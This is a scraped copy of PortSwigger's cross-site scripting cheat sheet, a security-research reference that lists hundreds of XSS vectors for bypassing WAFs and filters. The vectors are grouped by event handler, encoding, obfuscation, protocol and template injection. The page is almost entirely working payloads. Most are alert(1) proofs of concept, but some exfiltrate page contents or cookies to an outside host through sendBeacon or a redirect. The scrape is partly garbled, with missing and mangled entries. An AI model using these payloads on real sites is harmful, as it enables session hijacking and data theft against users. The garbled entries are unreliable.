

LOGIN

Academy home



Web Security Academy » Cross-site scripting » Cheat sheet

Cross-site scripting (XSS) cheat sheet



This **cross-site scripting** (XSS) cheat sheet contains many vectors that can help you bypass WAFs and filters. You can select vectors by the event, tag or browser and a proof of concept is included for every vector.

You can [download a PDF version of the XSS cheat sheet](#).

This cheat sheet was brought to by [PortSwigger Research](#). Follow us on twitter to receive updates.

This cheat sheet is regularly updated in 2021. Last updated: Wed, 07 Jul 2021 12:16:24 +0000.

Table of contents

Event handlers

Copy tags to clipboard

Copy events to clipboard

Copy payloads to clipboard

All tags
custom tags
a
abbr

All events
onactivate
onafterprint
onafterscriptexecute

All browsers
Chrome
Firefox
Safari

Event handlers that do not require user interaction

onafterscriptexecute

Fires after script is executed

custom tags ▾

```
<xss onafterscriptexecute=alert(1)><script>1</script>
```



Copy

Link

Compatibility:



onanimationcancel

Fires when a CSS animation cancels

custom tags ▾

```
<style>@keyframes x{from {left:0;}to {left: 1000px;}};target {animation:10s ease-in-out 0s 1 x;}</style><xss id=x style="position:absolute;" onanimationcancel="print()"></xss>
```



Copy

Link

Compatibility:



onanimationend

Fires when a CSS animation ends

custom tags ▾

```
<style>@keyframes x{}</style><xss style="animation-name:x" onanimationend="alert(1)"></xss>
```



Copy

Link

Compatibility:



































































onanimationiteration

Fires when a CSS animation repeats

custom tags ▾

```
<style>@keyframes slidein {}</style><xss style="animation-duration:1s;animation-name:slidein;animation-iteration-count:2" onanimationiteration="alert(1)"></xss>
```

<div>Copy</div> <div>Link</div>	Compatibility:    
onanimationstart Fires when a CSS animation starts custom tags ▾ <pre><style>@keyframes x{}</style><xss style="animation-name:x" onanimationstart="alert(1)"></xss></pre> <div>Copy</div> <div>Link</div>	Compatibility:    
onbeforeprint Fires before the page is printed body ▾ <pre><body onbeforeprint=console.log(1)></pre> <div>Copy</div> <div>Link</div>	Compatibility:    
onbeforescriptexecute Fires before script is executed custom tags ▾ <pre><xss onbeforescriptexecute=alert(1)><script>1</script></pre> <div>Copy</div> <div>Link</div>	Compatibility:    
onbeforeunload Fires after if the url changes body ▾ <pre><body onbeforeunload=navigator.sendBeacon('//https://ssl.portswigger-labs.net/', document.body.innerHTML)></pre> <div>Copy</div> <div>Link</div>	Compatibility:    
onbegin Fires when a svg animation begins animate ▾ <pre><svg><animate onbegin=alert(1) attributeName=x dur=1s></pre> <div>Copy</div> <div>Link</div>	Compatibility:    
onbounce Fires when the marquee bounces marquee ▾ <pre><marquee width=1 loop=1 onbounce=alert(1)>XSS</marquee></pre> <div>Copy</div> <div>Link</div>	Compatibility:    
oncanplay Fires if the resource can be played audio ▾ <pre><audio oncanplay=alert(1)><source src="validaudio.wav" type="audio/wav"></audio></pre> <div>Copy</div> <div>Link</div>	Compatibility:    
oncanplaythrough Fires when enough data has been loaded to play the resource all the way through	

<div>video ▾</div> <div><video oncanplaythrough=alert(1)><source src="validvideo.mp4" type="video/mp4"></video></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>ondurationchange</div> <div>Fires when duration changes</div> <div>audio ▾</div> <div><audio controls ondurationchange=alert(1)><source src=validaudio.mp3 type=audio/mpeg></audio></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>onend</div> <div>Fires when a svg animation ends</div> <div>animate ▾</div> <div><svg><animate onend=alert(1) attributeName=x dur=1s></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>onended</div> <div>Fires when the resource is finished playing</div> <div>audio ▾</div> <div><audio controls autoplay onended=alert(1)><source src="validaudio.wav" type="audio/wav"></audio></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>onerror</div> <div>Fires when the resource fails to load or causes an error</div> <div>audio ▾</div> <div><audio src/onerror=alert(1)></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>onfinish</div> <div>Fires when the marquee finishes</div> <div>marquee ▾</div> <div><marquee width=1 loop=1 onfinish=alert(1)>XSS</marquee></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>onhashchange</div> <div>Fires if the hash changes</div> <div>body ▾</div> <div><body onhashchange="print()"></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>onload</div> <div>Fires when the element is loaded</div> <div>body ▾</div> <div><body onload=alert(1)></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>

onloadeddata

Fires when the first frame is loaded

audio ▾

```
<audio onloadeddata=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>
```



Copy

[Link](#)

Compatibility:

**onloadedmetadata**

Fires when the meta data is loaded

audio ▾

```
<audio autoplay onloadedmetadata=alert(1)> <source src="validaudio.wav" type="audio/wav"></audio>
```



Copy

[Link](#)

Compatibility:

**onloadend**

Fires when the element finishes loading

image ▾

```
<image src=validimage.png onloadend=alert(1)>
```



Copy

[Link](#)

Compatibility:

**onloadstart**

Fires when the element begins to load

image ▾

```
<image src=validimage.png onloadstart=alert(1)>
```



Copy

[Link](#)

Compatibility:

**onmessage**

Fires when message event is received from a postMessage call

body ▾

```
<body onmessage=print()>
```



Copy

[Link](#)

Compatibility:

**onpageshow**

Fires when the page is shown

body ▾

```
<body onpageshow=alert(1)>
```



Copy

[Link](#)

Compatibility:

**onplay**

Fires when the resource is played

audio ▾

```
<audio autoplay onplay=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>
```



Copy

[Link](#)

































Compatibility:

**onplaying**

Fires the resource is playing

audio ▾

```
<audio autoplay onplaying=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>
```





<div>Copy</div> <div>Link</div>	Compatibility:    
onpopstate Fires when the history changes <div>body ▾</div> <pre><body onpopstate=print()></pre> <div>Copy</div> <div>Link</div>	Compatibility:    
onprogress Fires when the video/audio begins downloading <div>audio ▾</div> <pre><audio controls onprogress=alert(1)><source src=validaudio.mp3 type=audio/mpeg></audio></pre> <div>Copy</div> <div>Link</div>	Compatibility:    
onrepeat Fires when a svg animation repeats <div>animate ▾</div> <pre><svg><animate onrepeat=alert(1) attributeName=x dur=1s repeatCount=2 /></pre> <div>Copy</div> <div>Link</div>	Compatibility:    
onresize Fires when the window is resized <div>body ▾</div> <pre><body onresize="print()"></pre> <div>Copy</div> <div>Link</div>	Compatibility:    
onscroll Fires when the page scrolls <div>body ▾</div> <pre><body onscroll=alert(1)><div style=height:1000px></div><div id=x></div></pre> <div>Copy</div> <div>Link</div>	Compatibility:    
onstart Fires when the marquee starts <div>marquee ▾</div> <pre><marquee onstart=alert(1)>XSS</marquee></pre> <div>Copy</div> <div>Link</div>	Compatibility:    
ontimeupdate Fires when the timeline is changed <div>audio ▾</div> <pre><audio controls autoplay ontimeupdate=alert(1)><source src="validaudio.wav" type="audio/wav"></audio></pre> <div>Copy</div> <div>Link</div>	Compatibility:    
ontoggle Fires when the details tag is expanded	

details ▾

<details ontoggle=alert(1) open>test</details>

Copy

Link

Compatibility:


ontransitioncancel





Fires when a CSS transition cancels

custom tags ▾

<style>:target {color: red;}</style><xss id=x style="transition:color 10s" ontransitioncancel=print()></xss>

Copy

Link

Compatibility:


ontransitionrun





Fires when a CSS transition begins

custom tags ▾

<style>:target {transform: rotate(180deg);}</style><xss id=x style="transition:transform 2s" ontransitionrun=print()></xss>

Copy

Link

Compatibility:


onunhandledrejection





Fires when a promise isn't handled

body ▾

<body onunhandledrejection=alert(1)><script>fetch('/xyz')</script>

Copy

Link

Compatibility:


onunload





Fires when the page is unloaded

body ▾

<body onunload=navigator.sendBeacon('//https://ssl.portswigger-labs.net/',document.body.innerHTML)>

Copy

Link

Compatibility:


onwebkitanimationiteration





Fires when a CSS animation repeats

custom tags ▾

<style>@keyframes slidein {}</style><xss style="animation-duration:1s;animation-name:slidein;animation-iteration-count:2" onwebkitanimationiteration="alert(1)"></xss>

Copy

Link

Compatibility:


Event handlers that do require user interaction

onafterprint





Fires after the page is printed

body ▾

<body onafterprint=alert(1)>

Copy

Link

Compatibility:


onauxclick





Fires when right clicking or using the middle button of the mouse

































input ▾

































<input onauxclick=alert(1)>

Copy

Link

Compatibility:


<div>Copy</div> <div>Link</div>	Compatibility:    
<div>onbeforecopy</div> <div>Requires you copy a piece of text</div> <div>a</div> <div>test</div> <div>Copy</div> <div>Link</div>	Compatibility:    
<div>onbeforecut</div> <div>Requires you cut a piece of text</div> <div>a</div> <div>test</div> <div>Copy</div> <div>Link</div>	Compatibility:    
<div>onchange</div> <div>Requires as change of value</div> <div>input</div> <div><input onchange=alert(1) value=xss></div> <div>Copy</div> <div>Link</div>	Compatibility:    
<div>onclick</div> <div>Requires a click of the element</div> <div>custom tags</div> <div><xss onclick="alert(1)">test</xss></div> <div>Copy</div> <div>Link</div>	Compatibility:    
<div>onclose</div> <div>Fires when a dialog is closed</div> <div>dialog</div> <div><dialog open onclose=alert(1)><form method=dialog><button>XSS</button></form></div> <div>Copy</div> <div>Link</div>	Compatibility:    
<div>oncontextmenu</div> <div>Triggered when right clicking to show the context menu</div> <div>custom tags</div> <div><xss oncontextmenu="alert(1)">test</xss></div> <div>Copy</div> <div>Link</div>	Compatibility:    
<div>oncopy</div> <div>Requires you copy a piece of text</div> <div>custom tags</div> <div><xss oncopy=alert(1) value="XSS" autofocus tabindex=1>test</div> <div>Copy</div> <div>Link</div>	Compatibility:    
<div>oncut</div> <div>Requires you cut a piece of text</div> <div></div> <div></div> <div></div> <div></div>	

<div>custom tags ▾</div> <div><xss oncut=alert(1) value="XSS" autofocus tabindex=1>test</div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>ondblclick</div> <div>Triggered when double clicking the element</div> <div>custom tags ▾</div> <div><xss ondblclick="alert(1)" autofocus tabindex=1>test</xss></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>ondrag</div> <div>Triggered dragging the element</div> <div>custom tags ▾</div> <div><xss draggable="true" ondrag="alert(1)">test</xss></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>ondragend</div> <div>Triggered dragging is finished on the element</div> <div>custom tags ▾</div> <div><xss draggable="true" ondragend="alert(1)">test</xss></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>ondragenter</div> <div>Requires a mouse drag</div> <div>custom tags ▾</div> <div><xss draggable="true" ondragenter="alert(1)">test</xss></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>ondragleave</div> <div>Requires a mouse drag</div> <div>custom tags ▾</div> <div><xss draggable="true" ondragleave="alert(1)">test</xss></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>ondragover</div> <div>Triggered dragging over an element</div> <div>custom tags ▾</div> <div><div draggable="true" contenteditable>drag me</div><xss ondragover=alert(1) contenteditable>drop here</xss></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>ondragstart</div> <div>Requires a mouse drag</div> <div>custom tags ▾</div> <div><xss draggable="true" ondragstart="alert(1)">test</xss></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>

ondrop

Triggered dropping a draggable element

custom tags ▾

```
<div draggable="true" contenteditable>drag me</div><xss ondrop=alert(1) contenteditable>drop here</xss>
```



Copy

[Link](#)

Compatibility:



onfullscreenchange

Fires when a video changes full screen status

video ▾

```
<video onfullscreenchange=alert(1) src=validvideo.mp4 controls>
```



Copy

[Link](#)

Compatibility:



oninput

Requires as change of value

input ▾

```
<input oninput=alert(1) value=xss>
```



Copy

[Link](#)

Compatibility:



oninvalid

Requires a form submission with an element that does not satisfy its constraints such as a required attribute.

input ▾

```
<form><input oninvalid=alert(1) required><input type=submit>
```



Copy

[Link](#)

Compatibility:



onkeydown

Triggered when a key is pressed

custom tags ▾

```
<xss onkeydown="alert(1)" contenteditable>test</xss>
```



Copy

[Link](#)

Compatibility:



onkeypress

Triggered when a key is pressed

custom tags ▾

```
<xss onkeypress="alert(1)" contenteditable>test</xss>
```



Copy

[Link](#)

Compatibility:



onkeyup

Triggered when a key is released

custom tags ▾

```
<xss onkeyup="alert(1)" contenteditable>test</xss>
```



Copy

[Link](#)

Compatibility:



































































onmousedown

Triggered when the mouse is pressed

custom tags ▾

```
<xss onmousedown="alert(1)">test</xss>
```

<div>Copy</div> <div>Link</div>	Compatibility:    
onmouseenter Triggered when the mouse is hovered over the element custom tags ▾ <code><xss onmouseenter="alert(1)">test</xss></code> <div>Copy</div> <div>Link</div>	Compatibility:    
onmouseleave Triggered when the mouse is moved away from the element custom tags ▾ <code><xss onmouseleave="alert(1)">test</xss></code> <div>Copy</div> <div>Link</div>	Compatibility:    
onmousemove Requires mouse movement custom tags ▾ <code><xss onmousemove="alert(1)">test</xss></code> <div>Copy</div> <div>Link</div>	Compatibility:    
onmouseout Triggered when the mouse is moved away from the element custom tags ▾ <code><xss onmouseout="alert(1)">test</xss></code> <div>Copy</div> <div>Link</div>	Compatibility:    
onmouseover Requires a hover over the element custom tags ▾ <code><xss onmouseover="alert(1)">test</xss></code> <div>Copy</div> <div>Link</div>	Compatibility:    
onmouseup Triggered when the mouse button is released custom tags ▾ <code><xss onmouseup="alert(1)">test</xss></code> <div>Copy</div> <div>Link</div>	Compatibility:    
onmozfullscreenchange Fires when a video changes full screen status video ▾ <code><video onmozfullscreenchange=alert(1) src=validvideo.mp4 controls></code> <div>Copy</div> <div>Link</div>	Compatibility:    
onpagehide Fires when the page is changed	

<div>body ▾</div> <div><body onpagehide=navigator.sendBeacon('https://ssl.portswigger-labs.net/',document.body.innerHTML)></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>onpaste</div> <div>Requires you paste a piece of text</div> <div>a ▾</div> <div>test</div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>onpause</div> <div>Requires clicking the element to pause</div> <div>audio ▾</div> <div><audio autoplay controls onpause=alert(1)><source src="validaudio.wav" type="audio/wav"></audio></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>onpointerdown</div> <div>Fires when the mouse down</div> <div>custom tags ▾</div> <div><xss onpointerdown=alert(1)>XSS</xss></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>onpointerenter</div> <div>Fires when the mouseenter</div> <div>custom tags ▾</div> <div><xss onpointerenter=alert(1)>XSS</xss></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>onpointerleave</div> <div>Fires when the mouseleave</div> <div>custom tags ▾</div> <div><xss onpointerleave=alert(1)>XSS</xss></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>onpointermove</div> <div>Fires when the mouse move</div> <div>custom tags ▾</div> <div><xss onpointermove=alert(1)>XSS</xss></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>
<div>onpointerout</div> <div>Fires when the mouse out</div> <div>custom tags ▾</div> <div><xss onpointerout=alert(1)>XSS</xss></div> <div><div>Copy</div><div>Link</div></div> <div>Compatibility: </div>

onpointerover

Fires when the mouseover

custom tags ▾

```
<xss onpointerover=alert(1)>XSS</xss>
```



Copy

Link

Compatibility:

**onpointerup**

Fires when the mouse up

custom tags ▾

```
<xss onpointerup=alert(1)>XSS</xss>
```



Copy

Link

Compatibility:

**onreset**

Requires a click

form ▾

```
<form onreset=alert(1)><input type=reset>
```



Copy

Link

Compatibility:

**onseeked**

Requires clicking the element timeline

audio ▾

```
<audio autoplay controls onseeked=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>
```



Copy

Link

Compatibility:

**onseeking**

Requires clicking the element timeline

audio ▾

```
<audio autoplay controls onseeking=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>
```



Copy

Link

Compatibility:

**onselect**

Requires you select text

input ▾

```
<input onselect=alert(1) value="XSS" autofocus>
```



Copy

Link

Compatibility:

**onshow**

Fires context menu is shown

menu ▾

```
<div contextmenu=xss><p>Right click<menu type=context id=xss onshow=alert(1)></menu></div>
```



Copy

Link


























Compatibility:















**onsubmit**

Requires a form submission

form ▾

```
<form onsubmit=alert(1)><input type=submit>
```

 Copy Link	Compatibility:    
ontouchend Fires when the touch screen, only mobile device body ▾ <body ontouchend=alert(1)>	Compatibility:    
ontouchmove Fires when the touch screen and move, only mobile device body ▾ <body ontouchmove=alert(1)>	Compatibility:    
ontouchstart Fires when the touch screen, only mobile device body ▾ <body ontouchstart=alert(1)>	Compatibility:    
onvolumechange Requires volume adjustment audio ▾ <audio autoplay controls onvolumechange=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>	Compatibility:    
onwheel Fires when you use the mouse wheel body ▾ <body onwheel=alert(1)>	Compatibility:    

Restricted characters    
No parentheses using exception handling <script>onerror=alert;throw 1</script>  Copy Link
   
No parentheses using exception handling no semi colons <script>{onerror=alert}throw 1</script>  Copy Link
   
No parentheses using exception handling no semi colons using expressions

```
<script>throw onerror=alert,1</script>
```

[Link](#)

No parentheses using exception handling and eval

```
<script>throw onerror=eval, '=alert\x281\x29'</script>
```

[Link](#)

No parentheses using exception handling and eval on Firefox

```
<script>{onerror=eval}throw{lineNumber:1,columnNumber:1,fileName:1,message:'alert\x281\x29'}</script>
```

[Link](#)

No parentheses using ES6 hasInstance and instanceof with eval

```
<script>'alert\x281\x29'instanceof{[Symbol.hasInstance]:eval}</script>
```

[Link](#)

No parentheses using ES6 hasInstance and instanceof with eval without .

```
<script>'alert\x281\x29'instanceof{[Symbol['hasInstance']]:eval}</script>
```

[Link](#)

No parentheses using location redirect

```
<script>location='javascript:alert\x281\x29'</script>
```

[Link](#)

No parentheses using location redirect no strings

```
<script>location=name</script>
```

[Link](#)

No parentheses using template strings

```
<script>alert`1`</script>
```

[Link](#)

No parentheses using template strings and location hash

```
<script>new Function`X${document.location.hash.substr`1`}`</script>
```



Copy

Link

**No parentheses or spaces, using template strings and location hash**

```
<script>Function`X${document.location.hash.substr`1`}```</script>
```



Copy

Link

**XSS cookie exfiltration without parentheses, backticks or quotes**

```
<video><source onerror=location=/\02.rs/+document.cookie>
```



Copy

Link

**XSS without greater than**

```
<svg onload=alert(1)
```



Copy

Link

**Array based destructuring using onerror**

```
<script>throw[onerror]=[alert],1</script>
```



Copy

Link

**Destructuring using onerror**

```
<script>var{a:onerror}={a:alert};throw 1</script>
```



Copy

Link

**Destructuring using default values and onerror**

```
<script>var{haha:onerror=alert}=0;throw 1</script>
```



Copy

Link

Frameworks**Bootstrap onanimationstart event**

```
<xss class=progress-bar-animated onanimationstart=alert(1)>
```



Copy

Link

**Bootstrap ontransitionend event**

```
<xss class="carousel slide" data-ride=carousel data-interval=100 ontransitionend=alert(1)><xss class=carousel-inner><xss class="carousel-item active"></xss><xss class=carousel-item></xss></xss>
```



Link

Protocols



Iframe src attribute JavaScript protocol

```
<iframe src="javascript:alert(1)">
```



Link



Object data attribute with JavaScript protocol

```
<object data="javascript:alert(1)">
```



Link



Embed src attribute with JavaScript protocol

```
<embed src="javascript:alert(1)">
```



Link



A standard JavaScript protocol

```
<a href="javascript:alert(1)">XSS</a>
```



Link



The protocol is not case sensitive

```
<a href="JaVaScript:alert(1)">XSS</a>
```



Link



Characters \x01-\x20 are allowed before the protocol

```
<a href=" javascript:alert(1)">XSS</a>
```



Link



Characters \x09,\x0a,\x0d are allowed inside the protocol

```
<a href="javas cript:alert(1)">XSS</a>
```



Link



Characters \x09,\x0a,\x0d are allowed after protocol name before the colon

```
<a href="javascript :alert(1)">XSS</a>
```

[Link](#)**Xlink namespace inside SVG with JavaScript protocol**

```
<svg><a xlink:href="javascript:alert(1)"><text x="20" y="20">XSS</text></a>
```

[Link](#)**SVG animate tag using values**

```
<svg><animate xlink:href=#xss attributeName=href values=javascript:alert(1) /><a id=xss><text x=20 y=20>XSS</text></a>
```

[Link](#)**SVG animate tag using to**

```
<svg><animate xlink:href=#xss attributeName=href from=javascript:alert(1) to=1 /><a id=xss><text x=20 y=20>XSS</text></a>
```

[Link](#)**SVG set tag**

```
<svg><set xlink:href=#xss attributeName=href from=? to=javascript:alert(1) /><a id=xss><text x=20 y=20>XSS</text></a>
```

[Link](#)**Data protocol inside script src**

```
<script src="data:text/javascript,alert(1)"></script>
```

[Link](#)**SVG script href attribute without closing script tag**

```
<svg><script href="data:text/javascript,alert(1)" />
```

[Link](#)**SVG use element Chrome/Firefox**

```
<svg><use href="data:image/svg+xml,<svg id='x' xmlns='http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xlink' width='100' height='100'><a xlink:href='javascript:alert(1)'><rect x='0' y='0' width='100' height='100' /></a></svg>#x"></use></svg>
```



Link

**Import statement with data URL**

```
<script>import('data:text/javascript,alert(1)')</script>
```



Link

**Base tag with JavaScript protocol rewriting relative URLs**

```
<base href="javascript:/a/-alert(1)////////"><a href=../lol/safari.html>test</a>
```



Link

**MathML makes any tag clickable**

```
<math><x href="javascript:alert(1)">blah
```



Link

**Button and formaction**

```
<form><button formaction=javascript:alert(1)>XSS
```



Link

**Input and formaction**

```
<form><input type=submit formaction=javascript:alert(1) value=XSS>
```



Link

**Form and action**

```
<form action=javascript:alert(1)><input type=submit value=XSS>
```



Link

**Use element with an external URL**

```
<svg><use href="//subdomain1.portswigger-labs.net/use_element/upload.php#x" /></svg>
```



Link

**Animate tag with keytimes and multiple values**

```
<svg><animate xlink:href=#xss attributeName=href dur=5s repeatCount=indefinite keytimes=0;0;1  
values="https://portswigger.net?&semi;javascript:alert(1)&semi;0" /><a id=xss><text x=20  
y=20>XSS</text></a>
```



Copy

Link

**JavaScript protocol with new line**

```
<a href="javascript://%0aalert(1)">XSS</a>
```



Copy

Link

Other useful attributes**Using srcdoc attribute**

```
<iframe srcdoc="<img src=1 onerror=alert(1)>"></iframe>
```



Copy

Link

**Using srcdoc with entities**

```
<iframe srcdoc="&lt;img src=1 onerror=alert(1)&gt;"></iframe>
```



Copy

Link

**Click a submit element from anywhere on the page, even outside the form**

```
<form action="javascript:alert(1)"><input type=submit id=x></form><label for=x>XSS</label>
```



Copy

Link

**Hidden inputs: Access key attributes can enable XSS on normally unexploitable elements**

```
<input type="hidden" accesskey="X" onclick="alert(1)"> (Press ALT+SHIFT+X on Windows) (CTRL+ALT+X on OS X)
```



Copy

Link

**Link elements: Access key attributes can enable XSS on normally unexploitable elements**

```
<link rel="canonical" accesskey="X" onclick="alert(1)" /> (Press ALT+SHIFT+X on Windows) (CTRL+ALT+X on OS X)
```



Copy

Link

**Download attribute can save a copy of the current webpage**

```
<a href=# download="filename.html">Test</a>
```



Copy

Link



Disable referrer using referrerpolicy

```

```



Link

**Set window.name via parameter on the window.open function**

```
<a href=# onclick="window.open('http://subdomain1.portswigger-labs.net/xss/xss.php?context=js_string_single&x=%27;eval(name)//','alert(1)')">XSS</a>
```



Link

**Set window.name via name attribute in a <iframe> tag**

```
<iframe name="alert(1)" src="https://portswigger-labs.net/xss/xss.php?context=js_string_single&x=%27;eval(name)//"></iframe>
```



Link

**Set window.name via target attribute in a <base> tag**

```
<base target="alert(1)"><a href="http://subdomain1.portswigger-labs.net/xss/xss.php?context=js_string_single&x=%27;eval(name)//">XSS via target in base tag</a>
```



Link

**Set window.name via target attribute in a <a> tag**

```
<a target="alert(1)" href="http://subdomain1.portswigger-labs.net/xss/xss.php?context=js_string_single&x=%27;eval(name)//">XSS via target in a tag</a>
```



Link

**Set window.name via usemap attribute in a tag**

```
<map name="xss"><area shape="rect" coords="0,0,82,126" target="alert(1)" href="http://subdomain1.portswigger-labs.net/xss/xss.php?context=js_string_single&x=%27;eval(name)//"></map>
```



Link

**Set window.name via target attribute in a <form> tag**

```
<form action="http://subdomain1.portswigger-labs.net/xss/xss.php" target="alert(1)"><input type=hidden name=x value="';eval(name)//"><input type=hidden name=context value=js_string_single><input type="submit" value="XSS via target in a form"></form>
```



Link

**Set window.name via formtarget attribute in a <input> tag type submit**

```
<form><input type=hidden name=x value="';eval(name)//"><input type=hidden name=context value=js_string_single><input type="submit" formaction="http://subdomain1.portswigger-labs.net /xss/xss.php" formtarget="alert(1)" value="XSS via formtarget in input type submit"></form>
```



Link



Set window.name via formtarget attribute in a <input> tag type image

```
<form><input type=hidden name=x value="';eval(name)//"><input type=hidden name=context value=js_string_single><input name=1 type="image" src="validimage.png" formaction="http://subdomain1.portswigger-labs.net/xss/xss.php" formtarget="alert(1)" value="XSS via formtarget in input type image"></form>
```



Link

Special tags



Redirect to a different domain

```
<meta http-equiv="refresh" content="0; url=//portswigger-labs.net">
```



Link



Meta charset attribute UTF-7

```
<meta charset="UTF-7" /> +ADw-script+AD4-alert(1)+ADw-/script+AD4-
```



Link



Meta charset UTF-7

```
<meta http-equiv="Content-Type" content="text/html; charset=UTF-7" /> +ADw-script+AD4-alert(1)+ADw-/script+AD4-
```



Link



UTF-7 BOM characters (Has to be at the start of the document) 1

```
+/v8 +ADw-script+AD4-alert(1)+ADw-/script+AD4-
```



Link



UTF-7 BOM characters (Has to be at the start of the document) 2

```
+/v9 +ADw-script+AD4-alert(1)+ADw-/script+AD4-
```



Link



UTF-7 BOM characters (Has to be at the start of the document) 3

```
+/v+ +ADw-script+AD4-alert(1)+ADw-/script+AD4-
```



Link

**UTF-7 BOM characters (Has to be at the start of the document) 4**

```
+ /v/ +ADw-script+AD4-alert(1)+ADw-/script+AD4-
```



Link

**Upgrade insecure requests**

```
<meta http-equiv="Content-Security-Policy" content="upgrade-insecure-requests">
```



Link

**Disable JavaScript via iframe sandbox**

```
<iframe sandbox src="//portswigger-labs.net"></iframe>
```



Link

**Disable referer**

```
<meta name="referrer" content="no-referrer">
```



Link

Encoding**Overlong UTF-8**

```
%C0%BCscript>alert(1)</script> %E0%80%BCscript>alert(1)</script> %F0%80%80%BCscript>alert(1)</script>  
%F8%80%80%80%BCscript>alert(1)</script> %FC%80%80%80%80%BCscript>alert(1)</script>
```



Link

**Unicode escapes**

```
<script>\u0061lert(1)</script>
```



Link

**Unicode escapes ES6 style**

```
<script>\u{61}lert(1)</script>
```



Link

**Unicode escapes ES6 style zero padded**

```
<script>\u{0000000061}lert(1)</script>
```

[Link](#)

Hex encoding JavaScript escapes

```
<script>eval('\x61lert(1)')</script>
```

[Link](#)

Octal encoding

```
<script>eval('\141lert(1)')</script> <script>eval('alert(\061)')</script> <script>eval('alert(\61)')</script>
```

[Link](#)

Decimal encoding with optional semi-colon

```
<a href="#"%106;avascript:alert(1)">XSS</a><a href="#"%106avascript:alert(1)">XSS</a>
```

[Link](#)

SVG script with HTML encoding

```
<svg><script>&#97;lert(1)</script></svg> <svg><script>&#x61;lert(1)</script></svg>  
<svg><script>alert&NewLine;(1)</script></svg> <svg><script>x="&quot;;alert(1)//";</script></svg>
```

[Link](#)

Decimal encoding with padded zeros

```
<a href="#"%0000106avascript:alert(1)">XSS</a>
```

[Link](#)

Hex encoding entities

```
<a href="#"%#x6a;avascript:alert(1)">XSS</a>
```

[Link](#)

Hex encoding without semi-colon provided next character is not a-f0-9

```
<a href="#"j&#x61vascript:alert(1)">XSS</a> <a href="#"%#x6a avascript:alert(1)">XSS</a> <a href="#"%#x6a  
avascript:alert(1)">XSS</a>
```

[Link](#)

Hex encoding with padded zeros

```
<a href="&#x0000006a;avascritp:alert(1)">XSS</a>
```

[Link](#)

Hex encoding is not case sensitive

```
<a href="&#X6A;avascritp:alert(1)">XSS</a>
```

[Link](#)

HTML entities

```
<a href="javascript&colon;alert(1)">XSS</a> <a href="java&Tab;script:alert(1)">XSS</a> <a href="java&NewLine;script:alert(1)">XSS</a> <a href="javascript&colon;alert&lpar;1&rpar;">XSS</a>
```

[Link](#)

URL encoding

```
<a href="javascript:x='%27-alert(1)-%27';">XSS</a>
```

[Link](#)

HTML entities and URL encoding

```
<a href="javascript:x='%&percent;27-alert(1)-%27';">XSS</a>
```

[Link](#)

Obfuscation



Data protocol inside script src with base64

```
<script src=data:text/javascript;base64,YWxlc nQoMSk=></script>
```

[Link](#)

Data protocol inside script src with base64 and HTML entities

```
<script src=data:text/javascript;
base64,&#x59;&#x57;&#x78;&#x6c;&#x63;&#x6e;&#x51;&#x6f;&#x4d;&#x53;&#x6b;&#x3d;></script>
```

[Link](#)

Data protocol inside script src with base64 and URL encoding

```
<script src=data:text/javascript;base64,%59%57%78%6c%63%6e%51%6f%4d%53%6b%3d></script>
```

[Link](#)

Iframe srcdoc HTML encoded

```
<iframe srcdoc=&lt;script&gt;alert&lpar;1&rpar;&lt;&sol;script&gt;></iframe>
```


[Link](#)
**Iframe JavaScript URL with HTML and URL encoding**

```
<iframe
src="javascript:'%x25;%x33;%x43;%x73;%x63;%x72;%x69;%x70;%x74;%x25;%x33;%x45;%x61;%x6c;%
x65;%x72;%x74;%x28;%x31;%x29;%x25;%x33;%x43;%x25;%x32;%x46;%x73;%x63;%x72;%x69;%x70;%x
74;%x25;%x33;%x45;'"></iframe>
```


[Link](#)
**SVG script with unicode escapes and HTML encoding**

```
<svg><script>%x5c;%x75;%x30;%x30;%x36;%x31;%x5c;%x75;%x30;%x30;%x36;%x63;%x5c;%x75;%x30;
%x30;%x36;%x35;%x5c;%x75;%x30;%x30;%x37;%x32;%x5c;%x75;%x30;%x30;%x37;%x34;(1)</script>
</svg>
```


[Link](#)
Client-side template injection**VueJS reflected**

Version 2

Mario Heiderich (Cure53)

41

```
{{constructor.constructor('alert(1)')()}}
```


[Link](#)

Version 2

Mario Heiderich (Cure53) & **Sebastian Lekies** (Google) & **Eduardo Vela Nava** (Google) & **Krzysztof Kotowicz** (Google)

62

```
<div v-html="''.constructor.constructor('alert(1)')()">a</div>
```


[Link](#)

Version 2

Gareth Heyes (PortSwigger)

39

```
<x v-html=_c.constructor('alert(1)')()>
```


[Link](#)

Version 2

Peter af Geijerstam (Swedish Shellcode Factory)

37

```
<x v-if=_c.constructor('alert(1)')()>
```



Copy

[Link](#)

Version 2

